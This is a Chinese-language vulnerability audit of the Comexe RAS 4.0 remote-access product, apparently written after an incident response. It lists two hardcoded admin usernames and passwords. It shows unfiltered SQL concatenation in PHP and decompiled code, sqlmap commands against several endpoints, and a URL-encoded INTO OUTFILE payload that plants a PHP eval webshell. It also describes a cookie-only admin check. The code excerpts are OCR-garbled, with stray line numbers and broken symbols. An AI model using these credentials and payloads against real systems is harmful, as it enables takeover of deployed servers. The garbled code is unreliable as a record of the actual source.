
科迈 RAS4.0 审计分析

应急时碰到的一套系统, 简单记录下

科迈 RAS4.0 在安装时会创建 2 个管理员账户 RAS_admin 、RASCOM ,这两个账户硬编码了 2 组密码,

| 账户名 | 密码 |
|-----------|--------------|
| RASCOM | 1A2b3C4d56. |
| RAS_admin | R1a2b3c4d56. |



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(https://xzfile.aliyuncs.com/media/upload/picture/20210701194301-7d5b5440-da61-1.png)

这就导致如果机器开了 RDP, 那么可以通过这两组帐密直接登录

审计的时候发现这套源码通过 COM 组件形式调用的 SQL 语句,IDA 里看到均为直接拼接,且代码中没有做过滤

```
std::string::string(v10, v4);
     LOBYTE(v13) = 2;
if ( v7 )
27
28
       sub_10001EF0(v7);
29
30
     std::string::string(&v8);
     LOBYTE(v13) = 3;
31
    if (!(unsigned __int8)sub_10008660(v10, (int)&v8))
      goto LABEL_13;
       = (const char *)v9[0];
    if ( v9[5] < 0x10u )

vs = (const char *)v9;

sprintf(Buffer, "Select U.*,M.* From rasUserMng U,rasuser M Where U.Id = M.ID AND U.ID = %s", w);
37
    std::string::string(v11, Buffer);
LOBYTE(v13) = 4;
38
39
40
     if (!(unsigned __int8)sub_1000BA50(v11, a3))
       SetLocalErrNum(0xBu, 1u, 0x38u);
43
      LOBYTE(v13) = 3;
        std::string::~string(v11);
45 LABEL_13:
      LOBYTE(v13) = 2;
```

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Server/CmxCheckBind.php

```
require("CmxConsts.php");
require("CmxCommon.php");
function BeginMain()
       $a = $_GET["a"];
       $b = $_GET["b"];
       $c = $_GET["c"];
       $a = urldecode($a);
$from = $_GET["from"]; //2008-04-21 修改人:沉 有ajax方式修改客户端密码
if($from = "client")
       $d = $_GET["d"];
           if($b=""){ ... }
            if($c=""){ ... }
            if($c≠$d){ ... }
            $g_RasLoginUsrMng = new COM("RasLoginUsrMng.RasLoginUsrMngObject");
            catch(Exception $e){...}
               $usrID;
               $sRes;
                    $sRes = $g_RasLoginUsrMng→ChangePassword($a,$b,$c);
                    if($sRes≠"0") //执行出籍
                       die("eInfo:" . COM_getLocalLastError( iMethod: "2"));
                 catch(Exception $e) //发生异常
```

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```
python3 sqlmap.py -u "http://10.100.100.133:8088/Server/CmxCheckBind.php?
a=1&b=2&c=3&d=4&from=5" --level 5 --risk 3
```

Server/CmxBindMachine.php

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```
python3 sqlmap.py -u "http://10.100.100.133:8088/Server/CmxBindMachine.php?
m=1&b=2&a=3&c=4" --risk 3 --level 5
```

Server/CmxUserMap_1.php

```
$g_RasLoginUsrMng = new COM("RasLoginUsrMng.RasLoginUsrMngObject");
      $sUserName = $_GET["a"];
       $sUserName = str_replace( search: "|YJ|", replace: "&",$sUserName);
        $sUserName = str_replace( search: "|YJJ|", replace: "#",$sUserName);
       $sPassword = $_GET["b"];
       $sPassword = str_replace( search: "|YJ|", replace: "&",$sPassword);
        $sPassword = str_replace( search: "|YJJ|", replace: "#",$sPassword);
       $sPassword = str_replace( search: "|JY|", replace: "%",$sPassword);
       $sPassword = str_replace( search: "%20", replace: " ",$sPassword);
       $sDomain = $_GET["c"];
       $sDomain = str_replace( search: "|YJ|", replace: "&",$sDomain);
        $sDomain = str_replace( search: "|YJJ|", replace: "#",$sDomain);
       $sDomain = str_replace( search: "|JY|", replace: "%",$sDomain);
       $sUserName = urldecode($sUserName);
        $sPassword = urldecode($sPassword);
    $sLoginUser = $g_RasLoginUsrMng→CheckUsr($sUserName,$sPassword);
    $sLoginUser = str_replace( search: ";", replace: "|",$sLoginUser);
if(strstr($sLoginUser, needle: "|") ≠ false)
  $ary = explode( delimiter: "|",$sLoginUser);
   die($ary[0] . "|" . $ary[1] . "|" . $ary[2]);
```

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```
python3 sqlmap.py -u "http://10.100.100.133:8088/Server/CmxUserMap_1.php?
a=a&b=b&c=c"
```

Server/CmxGetLoginType.php

```
<?PHP
try {
    $g_RasLoginUsrMng = new COM("RasLoginUsrMng.RasLoginUsrMngObject");
   $sUserName = $_GET["a"];
   $sUserName = urldecode($sUserName);
    $rs = $g_RasLoginUsrMng > ListAllUserInfo($sUserName);
    if(srs \neq null)
      $str = "";
      $eKey = strval($rs["usingeKey"]);
      $pass = strval($rs["Password"]);
      $app = strval($rs["AppLoginType"]);
       if(\text{sapp}="0")
       $str = "" . "|";
       $str = $pass . "|";
      $str = $str . $eKey;
       echo($str);
catch(Exception $e){
         die(" ");
```

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http://10.100.100.133:8088/Server/CmxGetLoginType.php?

a=admin%27%20LIMIT%200%2C1%20INTO%20OUTFILE%20%27C%3A%2FProgram%20Files%20%28x86%29% 2FComexe%2FRasMini%2Frasweb%2FApache2%2Fhtdocs%2Fsmarty-

2.6.19%2FServer%2Faa.php%27%20LINES%20TERMINATED%20BY/**/0x3C3F70687020406576616C282 45F504F53545B2758275D293B3F3E--%20-

类似的地方还有很多,几乎与数据交互的地方均可注入

```
$fileName = strtolower($_SERVER['SCRIPT_FILENAME']);

if(strstr($fileName, needle: "cmxlogin.php")=false)
{

if(strstr($fileName, needle: "cmxlogin.php")=false)
{

if(!isset($_COOKIE["RAS_Admin_UserInfo_UserName"]) || $_COOKIE["RAS_Admin_UserInfo_UserName"]="")

{

$this \rightarrow assign( tpl_var: "Admin_LoginStatus", value: false);

header( string: "location: /Server/CmxLogin.php");

else
{

$this \rightarrow assign( tpl_var: "Admin_LoginStatus", value: true);
}


$this \rightarrow assign( tpl_var: "Admin_LoginStatus", value: true);
}

$119

$ }

120
```

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